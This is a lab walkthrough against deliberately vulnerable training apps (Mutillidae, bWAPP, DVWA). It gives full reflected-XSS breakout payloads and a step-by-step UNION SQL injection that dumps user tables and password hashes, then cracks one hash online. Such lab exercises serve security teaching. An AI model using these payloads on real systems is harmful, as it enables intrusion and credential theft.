Navigate to following path.

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2013 A1 - Injection (SQL)

OWASP 2010 A1 - Injection (Other)

OWASP 2007 A2 - Broken Authentication and Session Management

Web Services A3 - Cross Site Scripting (XSS)

HTML 5 A4 - Insecure Direct Object References

Others A5 - Security Misconfiguration

Documentation A6 - Sensitive Data Exposure

Resources A7 - Missing Function Level Access Control

A8 - Cross Site Request Forgery (CSRF)

A9 - Using Components with Known Vulnerabilities

A10 - Unvalidated Redirects and Forwards

Help Me!

Password Generator

strong passwords is important. Click below to generate a password.

This password is for anonymous

Generate Password

This can generate random passwords.

There is no any input field.

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2013

OWASP 2010

OWASP 2007

Web Services

HTML 5

Others

Documentation

Resources

Back **Help Me!**

Hints

Password Generator

Making strong passwords is important.
Click the button below to generate a password.

This password is for anonymous

Generate Password

So look at the link to insert any xss payload.

OWASP Mutilidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2013 OWASP 2010 OWASP 2007 Web Services HTML 5 Others Documentation Resources

Getting Started: Project Whitepaper

Release Announcements

You

Back Help Me!

Hints

Password Generator

Making strong passwords is important. Click the button below to generate a password.

This password is for anonymous

Generate Password

Try to insert payload in the link field.

OWASP Mutilidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2013 OWASP 2010 OWASP 2007 Web Services HTML 5 Others Documentation Resources

Getting Started: Project Whitepaper

Release Announcements

You

Back Help Me!

Hints

Password Generator

Making strong passwords is important. Click the button below to generate a password.

This password is for anonymous

Generate Password

But there is some error, to get that error just see the source code.

```


1049     <td id="idUsernameInput" HTMLEventReflectedKSSExecutionPoint="1" class="label"></td>
1050     </tr>
1051     <tr id="idPasswordTableRow" style="display: none;">
1052       <td class="label" id="idPasswordInput"></td>
1053     </tr>
1054     <tr><td></td></tr>
1055     <tr>
1056       <td style="text-align:center;">
1057         <input name="password-generator-php-submit-button" autofocus="1" class="button" type="button" value="Generate Password" onclick="onSubmitOfGeneratorForForm(this.form)" />
1058       </td>
1059     </tr>
1060   <tr><td></td></tr>
1061 </table>
1062 </form>
1063 </div>
1064
1065 <script>
1066   try{
1067     document.getElementById("idUsernameInput").innerHTML = "This password is for <script>alert('hello')</script>";
1068   }catch(e){
1069     alert("Error: " + e.message);
1070   } // end catch
1071 </script>
1072 <!-- I think the database password is set to blank or perhaps samurai.
1073 It depends on whether you installed this web app from irongeeks site or
1074 are using it inside Kevin Johnsons Samurai web testing framework.
1075 It is ok to put the password in HTML comments because no user will ever see
1076 this comment. I remember that security instructors saying we should use the
1077 framework comment symbol (ASP, JSP, XML, Etc.)
1078 rather than HTML comments, but we all know those
1079 security instructors are just making all this up. --> <!-- End Content -->
1080 </blockquote>
1081 </td>
1082 </tr>
1083 </table>
1084
1085 <!-- Bubble hints code -->
1086
1087 <script type="text/javascript">
1088   el(function() {

```


Error: " + e.message

By analyzing the source code we understood that there is need of closing script tag before new opening script tag. Make little change to the payload

i.e. </script><script>alert('hello')</script>



After inserting the new payload we get the desired output.



JSON XSS

Open owaspbwa web server then navigate to the bWAPP tab.

login by using bee/bug and navigate to cross site scripting – Reflected(JSON)

The screenshot shows a Firefox browser window on a Kali Linux system. The URL is 192.168.164.134/bWAPP/portal.php. The page title is 'bWAPP - Portal'. The main content area features the bWAPP logo and the text 'an extremely buggy web app!'. A navigation bar at the top includes 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', 'Blog', 'Logout', and 'Welcome Bee'. On the right, there's a 'Hack' dropdown menu set to 'low' security level. Below the navigation, there's a section titled '/ Portal /' with a paragraph about bWAPP and a dropdown menu listing various bugs. One item in the dropdown is highlighted: 'Cross-Site Scripting - Reflected (JSON)'. To the right of the dropdown are icons for social media platforms (Twitter, LinkedIn, Facebook) and the 'NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN' logo.

Try to insert XSS payload to input filed.

Payload - <script>alert('Hello')</script>

The screenshot shows a Firefox browser window with the address bar set to 192.168.164.134/bWAPP/xss_json.php. The page itself is titled "XSS - Reflected (JSON)". There is a search bar with the value "<script>alert('Hello')</script>". Below the search bar is a hint message: "HINT: our master really loves Marvel movies :)". On the right side of the page, there are social media sharing icons for Email, LinkedIn, Twitter, and Facebook. At the bottom of the page, there is a footer bar with the text "bWAPP is for educational purposes only / Follow @MME_IT on Twitter and ask for our cheat sheet containing all solutions! / Need a training? / © 2014 MME BVBA".

We get an error instead of getting pop up

This screenshot shows the same browser setup as the previous one, but the page content has changed. The error message "??? Sorry, we don't have that movie :(())"; // var JSONResponse = eval ("(" + JSONResponseString + ")"); var JSONResponse = JSON.parse(JSONResponseString); document.getElementById("result").innerHTML=JSONResponse.movies[0].response;" is now displayed at the top of the page. The rest of the interface, including the search bar, hint, and footer, remains the same as in the first screenshot.

Just go through source code to resolve the error.

```


52 <h1>XSS - Reflected (JSON)</h1>
53
54 <form action="/bWAPP/xss_json.php" method="GET">
55
56 <p>
57
58 <label for="title">Search for a movie:</label>
59 <input type="text" id="title" name="title">
60
61 <button type="submit" name="action" value="search">Search</button>
62
63 </p>
64
65 </form>
66
67 <div id="result"></div>
68
69 <script>
70
71     var JSONResponseString = ("movies":[{"response":"<script>alert('Hello')</script>??? Sorry, we don't have that movie :("}]");
72
73     // var JSONResponse = eval ("(" + JSONResponseString + ")");
74     var JSONResponse = JSON.parse(JSONResponseString);
75
76     document.getElementById("result").innerHTML=JSONResponse.movies[0].response;
77
78 </script>
79
80 </div>
81
82 <div id="side">
83
84     <a href="http://itsecgames.blogspot.com" target="blank" class="button"></a>
85     <a href="http://be.linkedin.com/in/malikmeslemp" target="blank" class="button"></a>
86     <a href="http://twitter.com/MME_IT" target="blank" class="button"></a>
87     <a href="http://www.facebook.com/pages/MME-IT-Audits-Security/104153019664872" target="blank" class="button"></a>
88
89 </div>
90
91 <div id="disclaimer">
92
93 <}}}</script><script>alert('Hello')</script>

```

There is need to close some open brackets and script tag before our payload.

Now try to insert the following payload -

"}}}</script><script>alert('Hello')</script>




We successfully inserted our XSS payload.

SQL Injection


Extracting password from Database

Open owaspbwa web server and navigate to the DVWA.



In DVWA go to the SQL injection tab.

Check by inserting different ID's.



hiderefer.com/?http://www.securiteam.com/securityreviews/5DP0N1P76E.html

View Source | View Help

To extract all the ID's insert a payload which has both conditions true.

2'and'1'='1

The screenshot shows a browser window with the URL `192.168.164.134/dvwa/vulnerabilities/sql/?id=2'and'1'='1&Submit=Submit#`. The DVWA logo is at the top. On the left is a sidebar with links like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It has a "User ID:" input field containing "2'and'1'='1" and a "Submit" button. Below the input field, the output shows: "ID: 2'and'1'='1", "First name: Gordon", and "Surname: Brown". A "More info" section lists several URLs related to SQL injection.


But by the above payload we get only information about the one id, for getting all id's information we can manipulate/ change our payload to

2'or'1'='1

The screenshot shows the same DVWA setup as the previous one, but with a different payload in the "User ID:" field: "2'or'1'='1". The output below the input field now lists multiple user records: "ID: 2'or'1'='1", "First name: admin", "Surname: admin"; "ID: 2'or'1'='1", "First name: Gordon", "Surname: Brown"; "ID: 2'or'1'='1", "First name: Hack", "Surname: Me"; "ID: 2'or'1'='1", "First name: Pablo", "Surname: Picasso"; "ID: 2'or'1'='1", "First name: Bob", "Surname: Smith"; and "ID: 2'or'1'='1", "First name: user", "Surname: user". The rest of the interface is identical to the first screenshot.

We get all id's info.

Now, to get total numbers of columns in tables insert `2' order by 1 -- '`




Screenshot of the DVWA SQL Injection page. The URL is `192.168.164.134/dvwa/vulnerabilities/sql/?id=2'+order+by+1--&Submit=Submit#`. The User ID field contains `2' order by 1 --` . The output shows:

```
ID: 2' order by 1 -- 
First name: Gordon
Surname: Brown
```

The More info section lists several resources about SQL injection.

Try manually inserting the numbers to find max no of columns.




Screenshot of the DVWA SQL Injection page. The URL is `192.168.164.134/dvwa/vulnerabilities/sql/?id=2'+order+by+2--&Submit=Submit#`. The User ID field contains `2' order by 2 --` . The output shows:

```
ID: 2' order by 2 -- 
First name: Gordon
Surname: Brown
```

The More info section lists several resources about SQL injection.

When we exceed no of columns we get an error.



Now try to find table and database name

2' union SELECT 1,2 -- '

To get database name insert

2' union SELECT database(), user() -- '

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar contains the URL `192.168.164.134/dvwa/vulnerabilities/sql/?id=2'+union+SELECT+database()%2Cuser()+-+&Submit`. The main content area displays the DVWA logo and the title "Vulnerability: SQL Injection". A form field labeled "User ID:" contains the value "`2' union SELECT database(), user() --'`". Below the form, the output shows three rows of data:
ID: 2' union SELECT database(), user() --'
First name: Gordon
Surname: Brown
ID: 2' union SELECT database(), user() --'
First name: dwva
Surname: dwva@localhost

To manipulate the database to get password insert

`2' union SELECT schema_name, 2 FROM information_schema.schemata -- '`

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar contains the URL `192.168.164.134/dvwa/vulnerabilities/sql/?id=2'+union+SELECT+schema_name%2C2+FROM+information_schema.schemata--'`. The main content area displays the DVWA logo and the title "Vulnerability: SQL Injection". A form field labeled "User ID:" contains the value "`2' union SELECT schema_name, 2 FROM information_schema.schemata --'`". Below the form, the output shows three rows of data:
ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata --'
First name: Gordon
Surname: Brown
ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata --'
First name: information_schema
Surname: 2
ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata --'
First name: dwva
Surname: 2

Now we get all necessary information to enter a database.

`2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dwva' -- '`

Above command gives info of all columns present in table dvwa

The screenshot shows the DVWA SQL Injection page. The URL is 192.168.164.134/dvwa/vulnerabilities/sql/?id=2'+union+SELECT+table_name%2C+2+FROM+dvwa.users. The page displays the following results:

```
ID: 2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
First name: Gordon
Surname: Brown

ID: 2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
First name: guestbook
Surname: 2

ID: 2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
First name: users
Surname: 2
```

The sidebar on the left lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout.

For getting passwords the users column is important

2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' -- '

The screenshot shows the DVWA SQL Injection page. The URL is 192.168.164.134/dvwa/vulnerabilities/sql/?id=2'+union+SELECT+column_name%2C+column_type+FROM+information_schema.columns+WHERE+table_schema+'dvwa'+and+table_name+'users'+--+'. The page displays the following results:

```
ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' --
First name: Gordon
Surname: Brown

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' --
First name: user_id
Surname: int(6)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' --
First name: first_name
Surname: varchar(100)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' --
First name: last_name
Surname: varchar(15)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' --
First name: user
Surname: varchar(15)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' --
First name: password
Surname: varchar(32)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' --
First name: avatar
Surname: varchar(70)
```

The sidebar on the left lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout.

2' union SELECT concat(user_id, ':', first_name, ':', last_name), concat(user, ':', password)
FROM dvwa.users -- '


We get all usernames and passwords from users column

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "1' OR 1=1--". Below it, several UNION queries are displayed in red, showing concatenated user data from the "users" table. At the bottom, there's a "More info" section with links to security resources and a note about the security level being low.

We have to convert that cyphertext to plain text using the crackstation.net

The screenshot shows the CrackStation interface. The top navigation bar includes links for Kali Linux, Damn Vulnerable Web App, CrackStation - Online Pass, https://crackstation.net, and a search bar. The main header says "CrackStation" and "Free Password Hash Cracker". Below it, there's a text input for pasting hashes, a reCAPTCHA verification, and a "Crack Hashes" button. A table at the bottom shows the results for the hash "e99a18c428cb38d5f260853678922e03", which is identified as an md5 hash of "abc123". The table has columns for Hash, Type, and Result. A legend at the bottom explains color codes: green for Exact match, yellow for Partial match, and red for Not found.

Use this credentials to login to account.



Username

Password

